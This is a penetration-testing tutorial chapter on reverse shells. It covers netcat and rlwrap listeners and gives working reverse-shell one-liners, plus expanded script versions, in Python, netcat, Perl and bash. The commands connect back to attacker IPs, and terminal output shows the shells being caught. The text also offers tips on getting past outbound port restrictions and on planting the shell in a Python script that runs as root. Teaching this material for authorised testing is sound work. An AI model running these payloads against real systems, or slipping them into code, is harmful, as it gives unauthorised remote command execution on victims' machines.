3.1 Reverse Shell

Overview

Reverse shells are another staple of penetration testing. Getting a shell is normally your second stop once you have finished enumerating. Essentially, a reverse shell allows you to access a command-line interface on the target machine. From there, you would deploy enumeration scripts and continue the search for privilege escalation opportunities.

The listener

The first thing you need to do when looking at reverse shells is setup a listener. By far the most common (and what you will use the most) is a `nc` or `netcat` listener. This will be pre-installed on kali, but you can also find `static binaries` which are pre-compiled and can be copied around between machines. There are even Windows variants!

Simple listener


If you want to listen on port 4444 for incoming connections, you would use the command below on your machine.

```
nc -nlvp 4444
```

Looking at the arguments

```
-n disables DNS and service lookups
-l makes nc listen for connections
-v enables verbose output
-p sets a port. Privileged ports need root.
```

After that, once a reverse shell is triggered on the target, you will catch the shell as shown below (don't worry if you don't know how to trigger it - we will get to that)



```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48822
$ 
```

This is not a very good shell, we will look up upgrading it shortly. That said, it's functional.

Improved listener

This is not to be confused with upgrading our shell, but there are simple ways to improve the shell so we have some quality of life improvements. For example, right now, `clear` won't work. We can use `rlwrap` with `nc` so that `control + L` will clear the screen. This is as below. Be sure to replace the port (4444 below) with the port you want to listen on

> Remember that not all ports work during a pentest, some machines have outbound restrictions. If you can't get a connection on a common exploit port like `4444` try `53` (DNS), or `80 / 443` (Web traffic). So long as nothing else is running on it, Kali does not mind using it as the listen port.

```
rlwrap -r  nc -nlvp 4444
```

The command above will work the same as `nc`, but once the shell is up, you can use `control + L` to clear the screen.

Alias

You will likely already know about aliases. They are essentially handy shortcuts so that instead of typing out `rlwrap -r nc -nlvp 4444`, you could just type `listen 4444` and the same command is executed.

Take a look in your `.zshrc` file in your kali home folder. there will be a section for aliases. If you want to be able to use `listen 4444` instead of remembering a long command, go ahead and insert this line.

```
    alias listen='/usr/bin/sudo rlwrap -r  nc -nlvp'
```

You can either logout / login or type `source ~/.zshrc` to apply the changes.

That is the basics of setting up a listener to catch reverse shells, time to generate some.


Python

Python is extremely powerful. You will use it a lot throughout a pen-testing career. One of the great things it can do is connect as a reverse shell, and this is very simple.

The command below is a one-liner (that is, it's a single line) that will spawn a reverse shell using Python. In this example, it is connecting to a *target* of `127.0.0.1` (I'm using localhost in this example, but it could be 10.10.10.50 or any other IP address). It is connecting to port `4444` and will use the `sh` shell on the target.

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

In the image below, I have turned up on `listener` on port `4444`, and then used the python reverse shell:



```
┌──(kali㉿kali)-[~]
└─$ sudo rlwrap -r  nc -nlvp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48844
$ 
```

```
┌──(kali㉿kali)-[~]
└─$ python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("127.0.0.1",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

Instantly I'm connected. It's that simple. Perhaps try out changing the listen port, and modifying the script to connect back on the new port.

Expanding the one liner

There are times that you may want to use the Python reverse shell, but not be able to use a one liner.

> An example would be, you have found a python script that runs as root, and you can modify the contents. You can't just drop the one liner it in as it won't run.

If you took the block below, and dropped it in a file called shell.py, it would run and connect back.

```
#!/usr/bin/python -w

import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("127.0.0.1",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);
```


Netcat

Netcat is also good for sending shells (as well as other things we can get into later). The blocks below are run on the `target` and will send a shell back to the `attacker`. Naturally, you need to have `nc` on the target for these to work. It does not matter if it is already there, or if you can copy it over yourself.


The examples below will send a shell *back* to `10.10.10.50` on port 444. The `-e` flag defines the file that is executed after connection. For example, `-e /bin/sh` will execute the shell `sh` after connection.

```
nc -e /bin/sh 10.10.10.50 4444
nc -e /bin/bash 10.10.10.50 4444
```

This first image shows the shell received on kali as `sh`.

> Note that `echo $0` prints the current shell
>
> 
>
> ```
> ┌──(kali㉿kali)-[~]
> └─$ nc -nlvp 4444
> listening on [any] 4444 ...
> connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48848
> echo $0
> sh
> ```
>
> ```
> ┌──(kali㉿kali)-[~]
> └─$ nc -e /bin/sh 127.0.0.1 4444
> ```

The second image shows a caught `bash` shell

> As -e defined a bash shell, we can see it with `echo $0`
>
> 
>
> ```
> ┌──(kali㉿kali)-[~]
> └─$ nc -nlvp 4444
> listening on [any] 4444 ...
> connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48850
> echo $0
> bash
>
> ┌──(kali㉿kali)-[~]
> └─$ nc -e /bin/bash 127.0.0.1 4444
> ```

Perl

Like Python, perl can also be used to spawn a reverse shell. The example below will connect back to port `4444` on `10.10.10.50` on the attacking machine when run on the target.

```
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"10.10.10.50:4444");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
```

Expanding the one liner

Like Python, we can expand this out so it could be run from within a script. For example, within a Perl script called `revPerl.pl` with the contents of below would connect back to port `4444` on `10.10.10.50.

```
#!/usr/bin/perl
use IO::socket;

$c=new IO::Socket::INET(PeerAddr,"10.10.10.50:4444");
STDIN->fdopen($c,r);
$~->fdopen($c,w);
```

```
system$_ while<>;
```

Bash

Bash isn't just a great shell, it can also be used to spawn reverse shells. This is also helpful if the target does not have applications like `Python, nc, or perl`.

The command below, when run on the target, will spawn a reverse shell back to port `4444` on the attack at IP `10.10.10.52`

```
bash -i >& /dev/tcp/10.10.10.52/4444 0>&1
```

Summary

we have looked at several of the most common / helpful reverse shell types and how you can enhance basic netcat sessions. Upgrading shells to interactive TTYs (and why that is important) will be covered shortly.